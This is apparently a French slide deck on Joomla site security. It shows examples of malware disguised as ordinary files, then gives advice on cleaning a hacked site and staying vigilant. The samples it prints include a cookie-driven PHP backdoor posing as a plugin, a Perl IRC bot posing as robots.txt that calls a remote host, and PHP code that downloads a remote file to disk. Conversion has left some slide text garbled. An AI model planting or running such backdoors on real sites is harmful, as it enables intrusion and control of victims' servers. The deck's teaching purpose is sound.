
UN FAUX PLUGIN JOOMLA!®

```
<?php
class PluginJoomla {
    public function __construct() {
        $jq = @$_COOKIE['41bjGEDj3'];
        if ($jq) {
            $option = $jq(@$_COOKIE['41bjGEDj2']);
            $au=$jq(@$_COOKIE['41bjGEDj1']);
            $option("/438/e",$au,438);
        } else {
            phpinfo();die;
        }
    }
}
$content = new PluginJoomla;
```

Déclaration d'une classe bidon dont le constructeur va récupérer un cookie initialisé par le pirate.

4.7. EXEMPLES

FAUX FICHIER ROBOTS.TXT



```
1  #!/usr/bin/perl
2
3  #####
4  # Coded by bogel                                     #
5  # Last Edited: 31 March 2013                         #
6  # Thanks : [REDACTED], [REDACTED], [REDACTED], [REDACTED] #
7  # ALL @reload-x - [REDACTED]@pontianakcrew           #
8  # server irc : [REDACTED].us                         #
9  # Port      : 7000                                    #
10 #####
11
12 use HTTP::Request;
13 use LWP::UserAgent;
14
15 my $processo = '/usr/bin/syslogd';
16 my $linas_max='30';
17 my $sleep='15';
18 my $cmd="http://[REDACTED].vn/img/bogel.jpg?";
19 my $id="http://[REDACTED].vn/img/bogel.jpg?";
```

0.377 éléments de 04.000 | Sélectionner(s) 113,23 Ko (111,332 octets)

Propriétés Version Métadonnées Aperçu **Vue brute** Mots-clés Recherche de fichiers

```
1 <?php
2 if( isset($ REQUEST["test_url"]) ){
3
4
5
6
7 $id='j
8 $current = file_get_contents("http://vonumyx.in/$id");
9 file_put_contents($id, $current);
10
11 if (!defined('PCLZIP_READ_BLOCK_SIZE')) {
12     define( 'PCLZIP_READ_BLOCK_SIZE', 2048 );
13 }
14
```

4.7. EXEMPLES

UNE FAUSSE PAGE 404

\)	<	/	,
)	<	/	/	/
)	((<	
/	\	/	\	\
				/

(Web Shell By Black-ID ,based On Php,Ajax Posts,Css3)

4.7. EXAMPLES

UN DERNIER EXEMPLE...

UN DERNIER EXEMPLE...

5. NETTOYER UN SITE HACKÉ

Votre site a été hacké, que faire ? pour apprendre à le nettoyer par vous-même :

<https://www.aesecure.com/fr/blog/site-hacke.html>

Consultez aussi les slides : [Supprimer la menace](#)

5.1. VOUS AVEZ UN BACKUP SAIN ET RÉCENT

1. Prenez un backup de votre site vérolé, téléchargez-le en local,
2. Supprimez votre site et restaurez-le votre backup qui était sain,
3. **Sécurisez votre site** (nettoyez, mettez à jour, installez une sécurisation, ...),
4. Prenez un backup du site ayant été sécurisé

5.2. VOUS N'AVEZ PAS DE BACKUP SAIN ET RÉCENT

Voyez avec votre hébergeur, puisqu'il est sérieux, il a pris des backups automatisés pour vous (non? quittez-le sans délai!)

Nettoyer un site "à la main" est une opération compliquée, requérant du temps et de la méthodologie.

5.3. NETTOYER À LA MAIN

1. Prenez un backup de votre site vérolé, téléchargez-le en local,
2. En local,
 1. restaurez une copie du site en localhost (**n'affichez pas le site!!!**),
 2. supprimez tout sauf le dossier /images et /media et d'éventuels dossiers n'appartenant pas à Joomla!® et scanner ces dossiers (à la main ou avec QuickScan),
 3. réinstallez une version propre de Joomla, des composants qui étaient utilisés, templates, modules, plugins, ...,
 4. sécurisez le site,
 5. testez votre site pour voir s'il est fonctionnel

6. ÊTRE ÉVEILLÉ

6.1. GARDEZ VOTRE SITE PROPRE

1. N'installez pas n'importe quoi sur votre site de production, **les sites de test, en localhost, servent à ça**,
2. Bannissez, **même "juste pour voir"**, les logiciels téléchargés de sources douteuses,
3. Vous donnez un accès admin à quelqu'un pour du support ? **Supprimez l'accès dès que la tâche est finie; changez vos accès FTP et base de données**,
4. ...

6.2. RESTEZ À L'ÉCOUTE

- Joomla! Developer Network | Security Announcements
- *Un doute ?, posez votre question sur un forum francophone ([joomla.fr](#), [aide-joomla.com](#) ou [cinnk.com](#))*
- *Sur Facebook, suivez un groupe Joomla!, recherchez les groupes "[joomla fr](#)", "[aide-joomla](#)", "[JUG](#)" ou "[Joomla! User Group](#)" un/une JUG est une association d'utilisateurs de Joomla!, peut-être en existe-t-il une dans votre ville*
- *Et si vous êtes sur Twitter, suivez les mêmes ;-)*

6.3. PROTÉGEZ VOS VISITEURS

Sans tomber dans la paranoïa, songez au pistage probable de vos visiteurs :

- *Faut-il vraiment ce bouton Google+, Facebook et autres liens de partage sociaux sur toutes vos pages ? (info GAFAM)*
- *Au final, vous ne consultez jamais vos stats Google Analytics => supprimez le script GAnalytics*
- *Évitez les services tiers comme Disqus qui pistent vos visiteurs sans leur autorisation (info)*
- ...

MERCI POUR VOTRE ATTENTION!

- Blog: aeseecure.com
- Twitter: [@aeSecure](https://twitter.com/aeSecure)
- Facebook: [aeSecure](https://facebook.com/aeSecure)
- Slides: slides.aeseecure.com
- Email: christophe AT aeseecure.com

